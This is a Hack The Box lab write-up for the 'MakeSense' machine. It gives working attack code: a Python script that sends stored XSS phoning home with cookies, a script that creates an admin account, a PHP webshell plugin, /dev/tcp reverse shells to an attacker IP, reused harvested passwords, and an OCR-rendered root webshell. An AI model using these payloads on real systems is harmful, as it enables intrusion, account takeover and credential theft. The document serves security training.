MakeSense WriteUp
Table of Contents

MakeSense is a 🟧 Medium difficulty machine on the Hack The Box platform, Linux based. Created by SamLyhin and vldmrrz.
🗺️ Attack Chain
Reconnaissance → 443/HTTPS: WordPress 7.0, custom theme "webagency"
      │
      ▼
Theme JS analysis → hardcoded AES key + unsanitized save_voice_results endpoint
      │
      ▼
Stored XSS (encrypted transcription) → runs in the admin (bot) session
      │
      ▼
The XSS creates a WordPress administrator user (pwned)
      │
      ▼
Malicious PHP plugin → RCE as www-data
      │
      ▼
wp-config.php → walter's cleartext password → SSH (user.txt)
      │
      ▼
Internal OCR service (root) → we save a .php in saved/ → RCE as root 🏴
🔍 Reconnaissance
/etc/hosts Setup
The SSL certificate on port 443 reveals the domain makesense.htb, which we add to /etc/hosts:
echo "10.129.35.143 makesense.htb" | sudo tee -a /etc/hosts
Port Scanning
We perform the reconnaissance in two phases: first we discover the open ports quickly, then we run the detection scripts against them.
Phase 1, Fast TCP port discovery:
sudo nmap -p- --open -Pn --min-rate 5000 -oA ports -vvv makesense.htb
Phase 2, Version and script detection:
grep -oP '\d+/open' ports.gnmap | cut -d'/' -f1 | sort -u | tr '\n' ',' | sed 's/,$//' > ports.txt
sudo nmap -sCV -p$(cat ports.txt) -Pn -oA scan -vvv makesense.htb
The open ports:
| Port | Service | Detail |
|---|---|---|
22 | SSH | OpenSSH 9.6p1 (Ubuntu) |
443 | HTTPS | Apache 2.4.58, WordPress (site “Agency LLC”) |
🎯 There is only SSH and a WordPress over HTTPS. The entry point points to the WordPress.
Web Enumeration
whatweb confirms a WordPress with a custom theme webagency, jQuery 3.7.1 and the email info@webagency.com:
whatweb https://makesense.htb
https://makesense.htb [200 OK] Apache[2.4.58], WordPress[7.0], Title[Agency LLC], Email[info@webagency.com], JQuery[3.7.1], MetaGenerator[WordPress 7.0]
Browsing the “Agency LLC” site we find:
- An “Our Team” section with names that may be users:
John Smith,Sarah Johnson,Michael Chen,Emily Davis. - A contact form “Get In Touch”.
- A striking feature: a “Call WebAgency” button that opens a voice recording modal (“Recording your message…”).

The custom theme loads its own scripts, including a “whisper” one:
/wp-content/themes/webagency/assets/js/whisper/whisper-wrapper.js
/wp-content/themes/webagency/assets/js/main.js
🧠 Intercepting the traffic with Burp we see that the voice recording uses
@huggingface/transformers@3.0.0(transformers.js) and thewhisper-tiny.enmodel in ONNX format, loaded from/wp-content/ai-models/. The site transcribes the voice to text in the browser (Whisper) and then sends that text. This is the heart of the machine: MakeSense turns audio into text.
💉 Initial Access, Stored XSS via encrypted transcription
Flow analysis (main.js + whisper-wrapper.js)
Downloading and reading the two theme scripts we understand the whole logic. The theme defines three AJAX actions on admin-ajax.php:
| Action | Parameters | What it does |
|---|---|---|
submit_contact_form | name, email, phone, message | Stores the message and returns a post_id |
save_voice_raw | voice_recording (WAV) | Stores the audio and returns a post_id |
save_voice_results | post_id, encrypted_payload | Stores the transcription and the summary |
The voice flow is: you record, Whisper transcribes in the browser, it is summarized, encrypted, and sent to save_voice_results. Two details in the code change everything.
1. The encryption key is hardcoded in the client:
// whisper-wrapper.js
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';
The encrypted_payload is just AES-GCM(SHA256(ENCRYPTION_KEY), JSON.stringify({transcription, summary})) in base64 (12-byte IV + ciphertext + tag). Since we have the key, we can encrypt any payload ourselves and skip the whole audio and Whisper part.
2. The code is designed to inject XSS:
// applySymbolMapping() in whisper-wrapper.js
const mappings = {
    'open bracket': '<', 'close bracket': '>', 'slash': '/',
    'quote': "'", 'double quote': '"', 'parenthesis': '(', ...
};
// it also collapses the spaces around the symbols:
// "< script >"  ->  "<script>"
applySymbolMapping turns spoken words into symbols (“open bracket script” becomes <script>). In other words, the transcription is meant to be able to contain HTML and JavaScript. That text is stored and reviewed by an administrator in the panel without sanitizing.
🎯 We do not need to record or speak. We directly encrypt
{"transcription": "<XSS payload>", "summary": "..."}with the known key and send it tosave_voice_results. When the administrator reviews the message, our JavaScript runs in their session: Stored XSS.
Exploitation
wpscan gives us the real WordPress users: walter, admin and jake.
We set up a listener with goshs and, with the known key, encrypt a malicious transcription and send it to save_voice_results. We get the post_id from the contact form:
#!/usr/bin/env python3
# makesense_xss.py
import sys, os, json, base64, re, requests
from hashlib import sha256
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
requests.packages.urllib3.disable_warnings()

TARGET = "https://makesense.htb"
LHOST = sys.argv[1] if len(sys.argv) > 1 else "10.10.15.139"
KEY = sha256(b'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI').digest()

s = requests.Session(); s.verify = False
nonce = re.search(r'"nonce":"([a-f0-9]+)"', s.get(TARGET + "/").text).group(1)

# post_id via the contact form
post_id = s.post(TARGET + "/wp-admin/admin-ajax.php", data={
    "action": "submit_contact_form", "nonce": nonce, "name": "hp",
    "email": "hp@hp.htb", "phone": "123",
    "message": "long enough test message"}).json()["data"]["post_id"]

# transcription = Stored XSS, encrypted with the client key
xss = f'<script>fetch("http://{LHOST}/xss?c="+encodeURIComponent(document.cookie)+"&u="+encodeURIComponent(location.href))</script>'
data = json.dumps({"transcription": xss, "summary": "test"}).encode()
iv = os.urandom(12)
enc = base64.b64encode(iv + AESGCM(KEY).encrypt(iv, data, None)).decode()

s.post(TARGET + "/wp-admin/admin-ajax.php", data={
    "action": "save_voice_results", "nonce": nonce,
    "post_id": post_id, "encrypted_payload": enc})
print("[+] payload sent, post_id:", post_id)
A few seconds later the listener receives the callback: there is an administrator (bot) reviewing the messages and our JavaScript runs in their session.
GET /xss?c=wp-settings-time-3=1783269811&u=https://makesense.htb/wp-admin/edit.php?post_type=contact_submission
🎯 The callback reveals two things: the admin is user ID 3 (cookie
wp-settings-time-3) and is reviewing thecontact_submissioncontent type inwp-admin. The session cookie ishttponly, so instead of stealing it we will make the XSS act with the administrator’s session.
From XSS to administrator
We change the payload so that, with the admin’s session, it creates a new administrator user. We take the nonce from user-new.php itself and send the createuser:
<script>
fetch("/wp-admin/user-new.php",{credentials:"include"}).then(r=>r.text()).then(t=>{
  var n = t.match(/_wpnonce_create-user[^>]*value="([0-9a-f]+)"/)[1];
  var b = new URLSearchParams({action:"createuser","_wpnonce_create-user":n,
    "_wp_http_referer":"/wp-admin/user-new.php", user_login:"pwned", email:"pwned@hp.htb",
    pass1:"Pwned!12345", pass2:"Pwned!12345", pw_weak:"on", role:"administrator"});
  fetch("/wp-admin/user-new.php",{method:"POST",credentials:"include",body:b})
    .then(x => new Image().src = "http://10.10.15.139/done?s=" + x.status);
});
</script>
We resend the encrypted payload (the same script, only changing the xss variable). The listener confirms the user was created:
GET /done?s=200

Now we can log in at https://makesense.htb/wp-login.php as pwned:Pwned!12345. Inside the panel we see it is a WordPress 7.0 with the database in SQLite and custom content types (Cases, Team Members, Contact Submissions).
🐚 RCE, Reverse Shell via malicious plugin
With administrator access, the most direct path to code execution is to upload a plugin with a PHP webshell.
We create the plugin on Kali:
mkdir shell && cat > shell/shell.php <<'EOF'
<?php
/* Plugin Name: shell */
if (isset($_GET['cmd'])) { system($_GET['cmd']); }
EOF
zip -r shell.zip shell
We upload it from the panel in Plugins → Add New → Upload Plugin (shell.zip). The file becomes accessible at /wp-content/plugins/shell/shell.php and we confirm command execution:
curl -sk 'https://makesense.htb/wp-content/plugins/shell/shell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Once execution is confirmed, we launch a reverse shell against our penelope listener:
curl -sk -G 'https://makesense.htb/wp-content/plugins/shell/shell.php' --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.15.139/8443 0>&1"'
We receive the shell as www-data (penelope stabilizes it to a PTY automatically):
www-data@makesense:/var/www/html/wp-content/plugins/shell$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
🔀 Lateral Movement, Credentials in the SQLite database
In /home there are two users, admin and walter, but www-data cannot read their directories:
ls /home
admin walter
We need credentials to pivot. We locate the SQLite database file and, along the way, review the wp-config.php:
find /var/www -iname '*.sqlite*' 2>/dev/null
grep -iE "DB_|table_prefix" /var/www/html/wp-config.php
The wp-config.php is a gold mine: the database user is walter with the password in cleartext:
define( 'DB_DIR', __DIR__ . '/wp-content/database/' );
define( 'DB_FILE', '.ht.sqlite' );
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEgXvri3!' );
We also dump the WordPress users from the SQLite database:
sqlite3 /var/www/html/wp-content/database/.ht.sqlite "SELECT user_login,user_pass FROM wp_users;"
admin|$wp$2y$10$kAvjqotf...
walter|$wp$2y$10$RsVna8Ko...
jake|$wp$2y$10$SigULBQT...
💡 The hashes have the
$wp$2y$10$prefix: it is the new WordPress 6.8+/7.0 password scheme, which wrapsbcrypt. They are infeasible to crack by brute force, but it does not matter: we already have walter’s cleartext password inwp-config.php.
🎯
walteris also a system user (it has/home/walter) and SSH is open. Passwords get reused, so we tryJbhHDAEgXvri3!over SSH.
SSH as walter
ssh walter@makesense.htb # JbhHDAEgXvri3!
🚩 User Flag
cat ~/user.txt
🧗♂️ Privilege Escalation, Internal OCR service as root
walter has no sudo and does not belong to any interesting groups (id only shows their own group). Enumerating processes with pspy we discover a service that runs as root and listens only on localhost:
root  /bin/sh -c /root/.scripts/start_ocr4.sh
root  /bin/bash /root/.scripts/start_ocr4.sh
root  php -S 127.0.0.1:8001 -t /root/ocr4/
It is an embedded PHP server, launched by a root script (/root/.scripts/start_ocr4.sh), that serves the application /root/ocr4/ on 127.0.0.1:8001. The name “OCR” (Optical Character Recognition) fits the theme: another piece that “makes sense” of data, this time extracting text from images. Since it runs as root, any command execution or file read flaw gives us root.
Enumerating the internal service
We confirm the port and access the application from the machine itself:
ss -tlnp | grep 8001
curl -si http://127.0.0.1:8001/
The service responds with HTTP Basic auth:
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="OCR Protected"
We try to reuse walter’s password (the one we pulled from wp-config.php) and it works:
curl -si -u 'walter:JbhHDAEgXvri3!' http://127.0.0.1:8001/ | head
HTTP/1.1 200 OK
...
<title>MakeSense</title>
💡 Third reuse of the same password (
DB → SSH → OCR). We are now inside the OCR application, which runs as root.
The application: handwriting OCR
The app is a handwriting canvas: you draw some text, press “Recognize”, the server runs it through tesseract and returns the recognized text. In addition, each result can be saved to a file. After a successful OCR this form appears:
<input type="hidden" name="ocr_id" value="ocr_6a4a91ab...">
<input type="text" name="filename" placeholder="result.txt" required>
<button name="save_output">Save</button>
The OCR receives the image as a base64 PNG (canvas_image=data:image/png;base64,...). To test it without a browser, we generate the image on Kali with convert and send it with curl (we use the same size as the canvas, 500x200, or the app rejects it).
The flaw: saving a .php that runs as root
We try to abuse the filename with path traversal (../../../tmp/x), but the app sanitizes it with basename and always saves inside saved/:
Saved as: saved/pwn.txt
But there are two decisive details:
- The
filenameallows any extension, including.php. - The
saved/directory is served by the PHP server that runs as root, which executes the.phpfiles.
🎯 Conclusion: if the saved content (which is the text the OCR recognizes) is a PHP webshell and we save it as
saved/x.php, when we request it over HTTP it runs as root.
An “OCR-friendly” webshell
The only obstacle is that tesseract does not read certain characters well (digits, _, quotes…). Instead of fighting character by character, we choose an OCR-robust payload: no digits and no quotes. The end($_GET) function returns the value of the last GET parameter, so the webshell is:
<?php system(end($_GET));?>
We render it as a clean image in a monospace font from Kali:
convert -size 500x200 xc:white -font DejaVu-Sans-Mono-Bold -pointsize 28 -fill black -gravity West -annotate +10+0 '<?php system(end($_GET));?>' /tmp/p.png
base64 -w0 /tmp/p.png
We send it to the OCR and verify that the recognized text is valid PHP before saving (an extra space between parentheses does not matter, PHP ignores it):
C=/tmp/cj
PW='<base64 of the image>'
curl -s -c $C -b $C -u 'walter:JbhHDAEgXvri3!' --data-urlencode "canvas_image=data:image/png;base64,$PW" http://127.0.0.1:8001/index.php | grep -A1 output-text
<p class="output-text"><?php system(end($_GET) );?>
💡 Key trick: the app shows us the recognized text before saving, so we iterate the render until the OCR returns valid PHP.
end($_GET)(letters and symbols that tesseract reads well) avoids the digits and quotes that were failing.
We save that result as r.php using its ocr_id and confirm command execution as root:
R=$(curl -s -c $C -b $C -u 'walter:JbhHDAEgXvri3!' --data-urlencode "canvas_image=data:image/png;base64,$PW" http://127.0.0.1:8001/index.php)
OID=$(echo "$R" | grep -oE 'ocr_[a-f0-9.]+' | head -1)
curl -s -c $C -b $C -u 'walter:JbhHDAEgXvri3!' -d "ocr_id=$OID" --data-urlencode 'filename=r.php' -d 'save_output=Save' http://127.0.0.1:8001/index.php | grep -i 'saved as'
curl -s -u 'walter:JbhHDAEgXvri3!' 'http://127.0.0.1:8001/saved/r.php?x=id'
uid=0(root) gid=0(root) groups=0(root)
Reverse shell as root
With penelope -p 8443 listening, we trigger the reverse shell. The command travels as the last GET parameter, which is exactly what end($_GET) executes:
curl -s -u 'walter:JbhHDAEgXvri3!' -G 'http://127.0.0.1:8001/saved/r.php' --data-urlencode 'x=bash -c "bash -i >& /dev/tcp/10.10.15.139/8443 0>&1"'
🏴 Root Flag
cat /root/root.txt
📝 Attack Chain Summary
| # | Phase | Technique | Result |
|---|---|---|---|
| 1 | Reconnaissance | nmap, whatweb | 22 (SSH) and 443 (WordPress 7.0, theme webagency) |
| 2 | Theme analysis | Reading main.js / whisper-wrapper.js | Hardcoded AES key + unsanitized save_voice_results |
| 3 | Initial access | Stored XSS via encrypted transcription | JavaScript executed in the admin (bot) session |
| 4 | WordPress escalation | XSS → createuser | Administrator user pwned |
| 5 | RCE | Malicious PHP plugin | Shell as www-data |
| 6 | Lateral movement | wp-config.php (cleartext pass) + SSH | User walter + User Flag 🚩 |
| 7 | Escalation to root | Internal OCR (root) → .php in saved/ | RCE as root + Root Flag 🏴 |
See you in the next challenge.